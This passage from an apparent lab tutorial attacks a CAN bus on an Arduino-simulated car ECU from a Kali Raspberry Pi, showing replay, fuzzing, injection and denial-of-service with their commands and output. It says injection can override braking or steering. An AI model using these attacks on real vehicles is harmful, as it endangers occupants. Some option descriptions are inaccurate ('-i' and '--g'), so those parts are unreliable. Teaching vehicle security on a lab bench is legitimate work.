

This command replays the CAN messages from `converted_log.log` onto the `can0`

```
(kali@kali-raspberry-pi)-[~]  
$ candump -L can0 >> myfile.log
```

```
(kali@kali-raspberry-pi)-[~]  
$ cat myfile.log  
(1724054274.302069) can0 400#44464A4A0E000001  
(1724054274.305777) can0 401#024A040000000002  
(1724054274.309789) can0 402#0002000000000003  
(1724054274.313730) can0 403#4A4A000000000004  
(1724054274.317033) can0 404#0000000000000005  
(1724054274.320412) can0 405#4A00000000000006  
(1724054274.324432) can0 406#2204000200000007  
(1724054274.328686) can0 407#4A04000E4A000008  
(1724054274.331994) can0 408#4A4A000000000009  
(1724054274.335764) can0 409#184A00000000000A  
(1724054279.302452) can0 400#C4325A4600000001
```

```
Complete_CAR | Arduino IDE 2.3.2  
File Edit Sketch Tools Help  
Arduino UNO R4 WiFi  
Complete_CAR.ino  
1 #include<SPI.h>  
2 #include<"mcp2515_can.h">  
3  
4 //Define fault codes  
5 const int ENGINE_FAULT_CODE = 0x01;  
6 const int TRANSMISSION_FAULT_CODE = 0x02;  
7 const int BODY_CONTROL_FAULT_CODE = 0x03;  
8 const int ABS_FAULT_CODE = 0x04;  
9 const int AIRBAG_FAULT_CODE = 0x05;  
10 const int INFOTAINMENT_FAULT_CODE = 0x06;  
11 const int CLIMATE_CONTROL_FAULT_CODE = 0x07;  
12 const int PCM_FAULT_CODE = 0x08;  
13  
Output Serial Monitor  
Message (Enter to send message to 'Arduino UNO R4 WIFI' on 'COM4')  
00:44:40.385 -> Engine Data Sent: 00 01 13 10 10 00 01  
00:44:40.385 -> Transmission Data Sent: 1 13 4 1 0 0 0 2  
00:44:40.385 -> Body Control Data Sent: 1 3 1 1 1 1 0 3  
00:44:40.385 -> ABS Data Sent: 13 13 1 1 0 0 0 4  
00:44:40.439 -> Airbag Data Sent: 1 1 1 0 0 0 0 5  
00:44:40.439 -> Infotainment Data Sent: 13 1 1 1 0 0 0 6  
00:44:40.439 -> Climate Control Data Sent: 13 4 1 3 0 0 0 7  
00:44:40.439 -> PCM Data Sent: 13 4 1 4 13 0 0 8  
00:44:40.439 -> Steering Data Sent: 13 13 0 0 0 0 0 9  
00:44:40.439 -> TPMS Data Sent: 13 13 0 0 0 0 0 A  
00:44:45.383 -> Engine Data Sent: 8 50 24 10 6 0 0 1  
00:44:45.416 -> Transmission Data Sent: 0 42 1 0 0 0 0 2  
00:44:45.416 -> Body Control Data Sent: 0 0 0 0 0 0 0 3  
00:44:45.416 -> ABS Data Sent: 74 10 0 0 0 0 0 4  
00:44:45.416 -> Airbag Data Sent: 0 0 0 0 0 0 0 5  
00:44:45.416 -> Infotainment Data Sent: 10 0 0 0 0 0 0 6  
00:44:45.416 -> Climate Control Data Sent: 24 1 0 0 0 0 0 7  
00:44:45.416 -> PCM Data Sent: 10 1 0 6 10 0 0 8  
00:44:45.416 -> Steering Data Sent: 9C 10 0 0 0 0 0 9  
00:44:45.416 -> TPMS Data Sent: 10 24 0 0 0 0 0 A  
00:44:50.400 -> Engine Data Sent: 12 41 35 D 17 0 0 1  
00:44:50.400 -> Transmission Data Sent: 5 71 3 1 0 0 0 2  
00:44:50.447 -> Body Control Data Sent: 1 1 1 1 1 1 0 3
```

```
kali@kali-raspberry-pi: ~ X kali@kali-raspberry-pi: ~ X + v
(kali@kali-raspberry-pi)-[~]
$ canplayer -I myfile.log can0=can0 -v
can0 (can0) 400 [8] 44 46 4A 4A 0E 00 00 01
can0 (can0) 401 [8] 02 4A 04 00 00 00 00 02
can0 (can0) 402 [8] 00 02 00 00 00 00 00 03
can0 (can0) 403 [8] 4A 4A 00 00 00 00 00 04
can0 (can0) 404 [8] 00 00 00 00 00 00 00 05
can0 (can0) 405 [8] 4A 00 00 00 00 00 00 06
can0 (can0) 406 [8] 22 04 00 02 00 00 00 07
can0 (can0) 407 [8] 4A 04 00 0E 4A 00 00 08
can0 (can0) 408 [8] 4A 4A 00 00 00 00 00 09
can0 (can0) 409 [8] 18 4A 00 00 00 00 00 0A
can0 (can0) 400 [8] C4 32 5A 46 00 00 00 01
can0 (can0) 401 [8] 00 78 00 00 00 00 00 02
can0 (can0) 402 [8] 00 02 00 00 00 00 00 03
can0 (can0) 403 [8] AA 46 00 00 00 00 00 04
can0 (can0) 404 [8] 00 00 00 00 00 00 00 05
can0 (can0) 405 [8] 46 00 00 00 00 00 00 06
can0 (can0) 406 [8] 0A 00 00 02 00 00 00 07
can0 (can0) 407 [8] 46 00 00 00 46 00 00 08
can0 (can0) 408 [8] D2 46 00 00 00 00 00 09
can0 (can0) 409 [8] 14 5A 00 00 00 00 00 0A
can0 (can0) 400 [8] CE 23 6B 43 11 00 00 01
can0 (can0) 401 [8] 05 11 02 01 00 00 00 02
can0 (can0) 402 [8] 01 03 01 01 01 01 00 03
can0 (can0) 403 [8] 43 43 01 01 00 00 00 04
can0 (can0) 404 [8] 01 01 01 00 00 00 00 05
can0 (can0) 405 [8] 43 01 01 01 00 00 00 06
can0 (can0) 406 [8] 1B 02 01 03 00 00 00 07
can0 (can0) 407 [8] 43 02 01 02 43 00 00 08
can0 (can0) 408 [8] 5B 43 00 00 00 00 00 09
can0 (can0) 409 [8] 11 6B 00 00 00 00 00 0A
```



```
Complete_CAR | Arduino IDE 2.3.2
File Edit Sketch Tools Help
ψ Arduino UNO R4 WiFi
Complete_CAR.ino
1 #include <SPI.h>
2 #include "mcp2515_can.h"

Output Serial Monitor x
Message (Enter to send message to 'Arduino UNO R4 WiFi' on 'COM4')

00:47:02.368 -> Data received - CAN ID: 400 Data: 44 46 4a 4a e 0 0 1
00:47:02.368 -> Data received - CAN ID: 401 Data: 2 4a 4 0 0 0 0 2
00:47:02.368 -> Data received - CAN ID: 402 Data: 0 2 0 0 0 0 0 3
00:47:02.368 -> Data received - CAN ID: 403 Data: 4a 4a 0 0 0 0 0 4
00:47:02.368 -> Data received - CAN ID: 405 Data: 4a 0 0 0 0 0 0 6
00:47:02.410 -> Data received - CAN ID: 406 Data: 22 4 0 2 0 0 0 7
00:47:02.410 -> Data received - CAN ID: 407 Data: 4a 4 0 e 4a 0 0 8
00:47:02.410 -> Data received - CAN ID: 408 Data: 4a 4a 0 0 0 0 0 9
00:47:02.410 -> Data received - CAN ID: 409 Data: 18 4a 0 0 0 0 0 a
00:47:02.410 -> Data received - CAN ID: 404 Data: 0 0 0 0 0 0 0 5
00:47:07.369 -> Data received - CAN ID: 400 Data: c4 32 5a 46 0 0 0 1
00:47:07.369 -> Data received - CAN ID: 401 Data: 0 78 0 0 0 0 0 2
00:47:07.369 -> Data received - CAN ID: 402 Data: 0 2 0 0 0 0 0 3
00:47:07.392 -> Data received - CAN ID: 403 Data: aa 46 0 0 0 0 0 4
00:47:07.392 -> Data received - CAN ID: 405 Data: 46 0 0 0 0 0 0 6
00:47:07.392 -> Data received - CAN ID: 406 Data: a 0 0 2 0 0 0 7
00:47:07.392 -> Data received - CAN ID: 407 Data: 46 0 0 0 46 0 0 8
00:47:07.392 -> Data received - CAN ID: 408 Data: d2 46 0 0 0 0 0 9
00:47:07.392 -> Data received - CAN ID: 409 Data: 14 5a 0 0 0 0 0 a
00:47:07.392 -> Data received - CAN ID: 404 Data: 0 0 0 0 0 0 0 5
00:47:12.366 -> Data received - CAN ID: 400 Data: ce 23 6b 43 11 0 0 1
00:47:12.366 -> Data received - CAN ID: 401 Data: 5 11 2 1 0 0 0 2
00:47:12.412 -> Data received - CAN ID: 402 Data: 1 3 1 1 1 1 0 3
00:47:12.412 -> Data received - CAN ID: 403 Data: 43 43 1 1 0 0 0 4
00:47:12.412 -> Data received - CAN ID: 405 Data: 43 1 1 1 0 0 0 6
00:47:12.412 -> Data received - CAN ID: 406 Data: 1b 2 1 3 0 0 0 7
00:47:12.412 -> Data received - CAN ID: 407 Data: 43 2 1 2 43 0 0 8
00:47:12.412 -> Data received - CAN ID: 408 Data: 5b 43 0 0 0 0 0 9
00:47:12.412 -> Data received - CAN ID: 409 Data: 11 6b 0 0 0 0 0 a
```

2. **Ignore Timestamps and Send Frames Immediately:** If you want to ignore the timestamps and send frames immediately:


```
canplayer -I myfile.log -t can0=can0
```

3. **Replay Traffic at a Specific Speed**

```
canplayer -I converted_log.log can0=can0 -i
```

The `-i` option makes `canplayer` replay the CAN traffic in a loop.

```
(kali@kali-raspberry-pi)-[~]  
$ canplayer -I myfile.log can0=can0 -i  
interactive mode: press ENTER to process next CAN frame ...  
  
|
```



The screenshot shows the Arduino IDE 2.3.2 interface. The top menu bar includes File, Edit, Sketch, Tools, and Help. Below the menu is a toolbar with icons for checking, running, and uploading code, along with a dropdown menu for the board type, currently set to 'Arduino UNO R4 WiFi'. The main workspace displays the 'Complete_CAR.ino' sketch with the following code:

```
1 #include <SPI.h>  
2 #include "mcp2515_can.h"
```

Below the sketch editor is the 'Serial Monitor' tab, which shows a list of received CAN messages. The messages are timestamped and include the CAN ID and the data bytes.

```
Message (Enter to send message to 'Arduino UNO R4 WiFi' on 'COM4')  
00:52:16.720 -> Data received - CAN ID: 400 Data: 44 46 4a 4a e 0 0 1  
00:52:17.927 -> Data received - CAN ID: 401 Data: 2 4a 4 0 0 0 0 2  
00:52:19.826 -> Data received - CAN ID: 402 Data: 0 2 0 0 0 0 0 3  
00:52:20.729 -> Data received - CAN ID: 403 Data: 4a 4a 0 0 0 0 0 4  
00:52:21.476 -> Data received - CAN ID: 404 Data: 0 0 0 0 0 0 0 5  
00:52:22.174 -> Data received - CAN ID: 405 Data: 4a 0 0 0 0 0 0 6  
00:52:22.781 -> Data received - CAN ID: 406 Data: 22 4 0 2 0 0 0 7  
00:52:23.324 -> Data received - CAN ID: 407 Data: 4a 4 0 e 4a 0 0 8  
00:52:27.370 -> Data received - CAN ID: 408 Data: 4a 4a 0 0 0 0 0 9  
00:52:41.885 -> Data received - CAN ID: 409 Data: 18 4a 0 0 0 0 0 a
```

4. **Set Gap Between Frames:** Set a specific gap (in milliseconds) between frames:

`canplayer -I converted_log.log can0=can0 -g 100ms`

```
(kali@kali-raspberry-pi)-[~]  
$ canplayer -I myfile.log can0=can0 -g 100ms
```

```
2 #include "mcp2515_can.h"

Output Serial Monitor X

Message (Enter to send message to 'Arduino UNO R4 WiFi' on 'COM4')

00:59:00.737 -> Data received - CAN ID: 400 Data: 44 46 4a 4a e 0 0 1
00:59:00.777 -> Data received - CAN ID: 401 Data: 2 4a 4 0 0 0 0 2
00:59:00.777 -> Data received - CAN ID: 406 Data: 22 4 0 2 0 0 0 7
00:59:00.777 -> Data received - CAN ID: 409 Data: 18 4a 0 0 0 0 0 a
00:59:00.777 -> Data received - CAN ID: 402 Data: 0 2 0 0 0 0 0 3
00:59:05.659 -> Data received - CAN ID: 400 Data: c4 32 5a 46 0 0 0 1
00:59:05.659 -> Data received - CAN ID: 401 Data: 0 78 0 0 0 0 0 2
00:59:05.754 -> Data received - CAN ID: 402 Data: 0 2 0 0 0 0 0 3
00:59:05.754 -> Data received - CAN ID: 403 Data: aa 46 0 0 0 0 0 4
00:59:05.754 -> Data received - CAN ID: 408 Data: d2 46 0 0 0 0 0 9
00:59:05.786 -> Data received - CAN ID: 409 Data: 14 5a 0 0 0 0 0 a
00:59:05.786 -> Data received - CAN ID: 404 Data: 0 0 0 0 0 0 0 5
00:59:10.685 -> Data received - CAN ID: 400 Data: ce 23 6b 43 11 0 0 1
00:59:10.768 -> Data received - CAN ID: 401 Data: 5 11 2 1 0 0 0 2
00:59:10.768 -> Data received - CAN ID: 402 Data: 1 3 1 1 1 1 0 3
```

The `--g` option adds a delay of 100 milliseconds between messages. Adjust the delay as needed.

5. **Ignore Timestamps and Send Frames Immediately:** If you want to ignore the timestamps and send frames immediately:

```
canplayer -I myfile.log -t can0=can0
```

```
(kali@kali-raspberry-pi)-[~]
$ canplayer -I myfile.log -t can0=can0
sendto: No buffer space available
```

```
Output Serial Monitor X

Message (Enter to send message to 'Arduino UNO R4 WiFi' on 'COM4')

01:06:00.859 -> Data received - CAN ID: 400 Data: 44 46 4a 4a e 0 0 1
01:06:00.859 -> Data received - CAN ID: 401 Data: 2 4a 4 0 0 0 0 2
01:06:00.859 -> Data received - CAN ID: 400 Data: c4 32 5a 46 0 0 0 1
01:06:00.859 -> Data received - CAN ID: 401 Data: 0 78 0 0 0 0 0 2
01:06:00.859 -> Data received - CAN ID: 402 Data: 0 2 0 0 0 0 0 3
```

3. Fuzzing

- **Objective:** Send random or malformed CAN messages to observe how ECUs respond.
- **Real-time Attack:** Fuzzing can lead to unexpected behavior, crashes, or even exploits of unknown vulnerabilities within the vehicle's ECUs.

- **Tool:** CANFuzz or custom scripts that send random or deliberately malformed data.

```
(kali@kali-raspberry-pi)-[~]
$ python canfuzzing.py
Sent message: ID=0x21b Data=8c839da8c3f4ce79
Sent message: ID=0x26f Data=009d38a2a3f60679
Sent message: ID=0x6ce Data=4c8f6781c1a15fc4
Sent message: ID=0x50 Data=4b99bbffea51b4c9
Sent message: ID=0x65b Data=9276891472f47e3b
Sent message: ID=0x38f Data=250e9f2e00b18132
Sent message: ID=0x3c0 Data=a11b3df212809b46
Sent message: ID=0x6a6 Data=2489c68b605b7e19
Sent message: ID=0x7e Data=5344d3d3ebc1bedb
Sent message: ID=0x49 Data=28a5edd8de774102
Sent message: ID=0x680 Data=b87924146e8679fd
Sent message: ID=0xe6 Data=078087eb5832d5c7
Sent message: ID=0x6dd Data=7c3417abc5ef6bfd
Sent message: ID=0x2a0 Data=b211057987cf1a76
Sent message: ID=0x1c9 Data=3bd9d7e8ce24a9c2
Sent message: ID=0xd8 Data=05b7e9ef383450a9
Sent message: ID=0x3c5 Data=aeb6928657280001
Sent message: ID=0xae Data=130ba0281f66a85c
Sent message: ID=0x7fb Data=1a148161ffa55b95
Sent message: ID=0x7c5 Data=b94ca65fe72e885e
Sent message: ID=0x50d Data=1d2f20546644cf08
Sent message: ID=0x5ea Data=559577f8f49de9a1
Sent message: ID=0xfe Data=e1e7bba64bd9a190
Sent message: ID=0x1a9 Data=3c8703395ec53442
Sent message: ID=0x74b Data=ee73a545ab233218
Sent message: ID=0x69c Data=a02bdcc003abee04
Sent message: ID=0x4bd Data=bc3b559c440bbd3b
Sent message: ID=0x543 Data=40b5e2d71fe5212b
```

```
Output Serial Monitor x
Message (Enter to send message to 'Arduino UNO R4 WiFi' on 'COM4')
01:12:56.490 -> Data received - CAN ID: 21b Data: 8c 83 9d a8 c3 f4 ce 79
01:12:56.618 -> Data received - CAN ID: 26f Data: 0 9d 38 a2 a3 f6 6 79
01:12:56.710 -> Data received - CAN ID: 6ce Data: 4c 8f 67 81 c1 a1 5f c4
01:12:56.791 -> Data received - CAN ID: 50 Data: 4b 99 bb ff ea 51 b4 c9
01:12:56.911 -> Data received - CAN ID: 65b Data: 92 76 89 14 72 f4 7e 3b
01:12:57.022 -> Data received - CAN ID: 38f Data: 25 e 9f 2e 0 b1 81 32
01:12:57.100 -> Data received - CAN ID: 3c0 Data: a1 1b 3d f2 12 80 9b 46
01:12:57.238 -> Data received - CAN ID: 6a6 Data: 24 89 c6 8b 60 5b 7e 19
01:12:57.331 -> Data received - CAN ID: 7e Data: 53 44 d3 d3 eb c1 be db
01:12:57.424 -> Data received - CAN ID: 49 Data: 28 a5 ed d8 de 77 41 2
01:12:57.503 -> Data received - CAN ID: 680 Data: b8 79 24 14 6e 86 79 fd
01:12:57.595 -> Data received - CAN ID: e6 Data: 7 80 87 eb 58 32 d5 c7
01:12:57.720 -> Data received - CAN ID: 6dd Data: 7c 34 17 ab c5 ef 6b fd
01:12:57.814 -> Data received - CAN ID: 2a0 Data: b2 11 5 79 87 cf 1a 76
01:12:57.897 -> Data received - CAN ID: 1c9 Data: 3b d9 d7 e8 ce 24 a9 c2
01:12:58.031 -> Data received - CAN ID: d8 Data: 5 b7 e9 ef 38 34 50 a9
01:12:58.125 -> Data received - CAN ID: 3c5 Data: ae b6 92 86 57 28 0 1
01:12:58.218 -> Data received - CAN ID: ae Data: 13 b a0 28 1f 66 a8 5c
01:12:58.343 -> Data received - CAN ID: 7fb Data: 1a 14 81 61 ff a5 5b 95
01:12:58.435 -> Data received - CAN ID: 7c5 Data: b9 4c a6 5f e7 2e 88 5e
```

4. Injection Attack

- **Objective:** Inject malicious CAN messages into the bus to interfere with normal operations.

- **Real-time Attack:** An attacker could send commands that override legitimate messages, such as changing sensor readings or controlling critical functions like braking or steering.
- **Tool:** CAN injection can be done using tools like `cansend` or custom scripts.

```
(kali@kali-raspberry-pi)-[~]
$ tail -n 3 can_traffic.log
can0 407 [8] 42 01 00 06 42 00 00 08
can0 408 [8] F6 42 00 00 00 00 00 09
can0 409 [8] 10 06 00 00 00 00 00 0A

(kali@kali-raspberry-pi)-[~]
$ python canInjection.py use_candump_file
Injecting frames from can_traffic.log
Sent message from file: ID=0x190 Data=78286c0812000001
Sent message from file: ID=0x191 Data=006c030000000002
Sent message from file: ID=0x192 Data=0000000000000003
Sent message from file: ID=0x193 Data=6c08000000000004
Sent message from file: ID=0x194 Data=0000000000000005
Sent message from file: ID=0x195 Data=0800000000000006
Sent message from file: ID=0x196 Data=1c03000000000007
Sent message from file: ID=0x197 Data=0803000308000008
Sent message from file: ID=0x198 Data=6c08000000000009
Sent message from file: ID=0x199 Data=086c00000000000a
Sent message from file: ID=0x190 Data=8219050505000001
Sent message from file: ID=0x191 Data=0505000100000002
Sent message from file: ID=0x192 Data=0101010101010003
Sent message from file: ID=0x193 Data=0505010100000004
Sent message from file: ID=0x194 Data=0101010000000005
Sent message from file: ID=0x195 Data=0501010100000006
Sent message from file: ID=0x196 Data=0500010100000007
Sent message from file: ID=0x197 Data=0500010505000008
Sent message from file: ID=0x198 Data=f505000000000009
Sent message from file: ID=0x199 Data=050500000000000a
Sent message from file: ID=0x190 Data=340a160216000001
Sent message from file: ID=0x191 Data=0434020000000002
Sent message from file: ID=0x192 Data=0002000000000003
```

```
Output Serial Monitor x
Message (Enter to send message to 'Arduino UNO R4 WIFI' on 'COM4')

01:22:07.533 -> Data received - CAN ID: 190 Data: 78 28 6c 8 12 0 0 1
01:22:07.617 -> Data received - CAN ID: 191 Data: 0 6c 3 0 0 0 0 2
01:22:07.752 -> Data received - CAN ID: 192 Data: 0 0 0 0 0 0 0 3
01:22:07.830 -> Data received - CAN ID: 193 Data: 6c 8 0 0 0 0 0 4
01:22:07.920 -> Data received - CAN ID: 194 Data: 0 0 0 0 0 0 0 5
01:22:08.046 -> Data received - CAN ID: 195 Data: 8 0 0 0 0 0 0 6
01:22:08.141 -> Data received - CAN ID: 196 Data: 1c 3 0 0 0 0 0 7
01:22:08.222 -> Data received - CAN ID: 197 Data: 8 3 0 3 8 0 0 8
01:22:08.358 -> Data received - CAN ID: 198 Data: 6c 8 0 0 0 0 0 9
01:22:08.451 -> Data received - CAN ID: 199 Data: 8 6c 0 0 0 0 0 a
01:22:08.524 -> Data received - CAN ID: 190 Data: 82 19 5 5 5 0 0 1
01:22:08.654 -> Data received - CAN ID: 191 Data: 5 5 0 1 0 0 0 2
01:22:08.747 -> Data received - CAN ID: 192 Data: 1 1 1 1 1 1 0 3
01:22:08.826 -> Data received - CAN ID: 193 Data: 5 5 1 1 0 0 0 4
01:22:08.964 -> Data received - CAN ID: 194 Data: 1 1 1 0 0 0 0 5
01:22:09.056 -> Data received - CAN ID: 195 Data: 5 1 1 1 0 0 0 6
01:22:09.148 -> Data received - CAN ID: 196 Data: 5 0 1 1 0 0 0 7
01:22:09.228 -> Data received - CAN ID: 197 Data: 5 0 1 5 5 0 0 8
01:22:09.365 -> Data received - CAN ID: 198 Data: f5 5 0 0 0 0 0 9
01:22:09.459 -> Data received - CAN ID: 199 Data: 5 5 0 0 0 0 0 a
01:22:09.551 -> Data received - CAN ID: 190 Data: 34 a 16 2 16 0 0 1
01:22:09.676 -> Data received - CAN ID: 191 Data: 4 34 2 0 0 0 0 2
01:22:09.769 -> Data received - CAN ID: 192 Data: 0 2 0 0 0 0 0 3
01:22:09.862 -> Data received - CAN ID: 193 Data: 66 2 0 0 0 0 0 4
01:22:09.955 -> Data received - CAN ID: 194 Data: 0 0 0 0 0 0 0 5
01:22:10.048 -> Data received - CAN ID: 195 Data: 2 0 0 0 0 0 0 6
01:22:10.132 -> Data received - CAN ID: 196 Data: 16 2 0 2 0 0 0 7
01:22:10.266 -> Data received - CAN ID: 197 Data: 2 2 0 7 2 0 0 8
01:22:10.359 -> Data received - CAN ID: 198 Data: 16 2 0 0 0 0 0 9
01:22:10.452 -> Data received - CAN ID: 199 Data: 2 16 0 0 0 0 0 a
```

5. Denial of Service (DoS)

- **Objective:** Flood the CAN bus with high-priority messages, disrupting normal communication.

- **Real-time Attack:** This can cause the vehicle to lose control over certain functions by overwhelming the bus, making it difficult or impossible for legitimate messages to get through.
- **Tool:** A custom script that floods the bus with high-priority frames.

```

$ python CANDos.py
Sent flood message: ID=0x0 Data=fb85cfbf5e008d4d
Sent flood message: ID=0x1 Data=b68117814298528e
Sent flood message: ID=0x2 Data=00e05edeceb7e501
Sent flood message: ID=0x3 Data=1b116718a3bee371
Sent flood message: ID=0x4 Data=eddc0f47f0aeb730
Sent flood message: ID=0x5 Data=38539035e855f786
Sent flood message: ID=0x6 Data=2c8ea5bb278b4d3f
Sent flood message: ID=0x7 Data=0b0e439870fdfb0
Sent flood message: ID=0x8 Data=4f6e62b8195e9e55
Sent flood message: ID=0x9 Data=6c5cb250cbe78725
Sent flood message: ID=0xa Data=0874c1a94eb54d35
Sent flood message: ID=0xb Data=3ccc85d7963fa6a7
Sent flood message: ID=0xc Data=12fd1846e47fc334
Sent flood message: ID=0xd Data=16b23ea7bbe9c3c
Sent flood message: ID=0xe Data=d314e9d8322039ff
Sent flood message: ID=0xf Data=57e564f3e6cd0d22
Sent flood message: ID=0x10 Data=f63694440450c7d1
Sent flood message: ID=0x11 Data=ef0af81bc01f8e12

```

```

Output Serial Monitor x
Message (Enter to send message to 'Arduino UNO R4 WiFi' on 'COM4')

01:27:00.871 -> Data received - CAN ID: 0 Data: fb 85 cf bf 5e 0 8d 4d
01:27:00.871 -> Data received - CAN ID: 1 Data: b6 81 17 81 42 98 52 8e
01:27:00.871 -> Data received - CAN ID: 2 Data: 0 e0 5e de ee b7 e5 1
01:27:00.871 -> Data received - CAN ID: 3 Data: 1b 11 67 18 a3 be e3 71
01:27:00.913 -> Data received - CAN ID: 4 Data: ed dc f 47 f0 ae b7 30
01:27:00.913 -> Data received - CAN ID: 5 Data: 38 53 90 35 e8 55 f7 86
01:27:00.913 -> Data received - CAN ID: 6 Data: 2c 8e a5 bb 27 8b 4d 3f
01:27:00.913 -> Data received - CAN ID: 7 Data: b e 43 98 70 fd fb d0
01:27:00.948 -> Data received - CAN ID: 8 Data: 4f 6e 62 b8 19 5e 9e 55
01:27:00.948 -> Data received - CAN ID: 9 Data: 6c 5c b2 50 cb e7 87 25
01:27:00.948 -> Data received - CAN ID: a Data: 8 74 c1 a9 4e b5 4d 35
01:27:00.980 -> Data received - CAN ID: b Data: 3c cc 85 d7 96 3f a6 a7
01:27:00.980 -> Data received - CAN ID: c Data: 12 fd 18 46 e4 7f c3 34
01:27:00.980 -> Data received - CAN ID: d Data: 16 b2 3e a7 bb ee 9c 3c
01:27:01.016 -> Data received - CAN ID: e Data: d3 14 e9 d8 32 20 39 ff
01:27:01.016 -> Data received - CAN ID: f Data: 57 e5 64 f3 e6 cd d 22
01:27:01.016 -> Data received - CAN ID: 10 Data: f6 36 94 44 4 50 c7 d1
01:27:01.016 -> Data received - CAN ID: 11 Data: ef a f8 1b c0 1f 8e 12
01:27:01.048 -> Data received - CAN ID: 12 Data: ed d6 86 87 45 3a 81 6f
01:27:01.048 -> Data received - CAN ID: 13 Data: 5b 3d 76 b6 5 58 3 ed
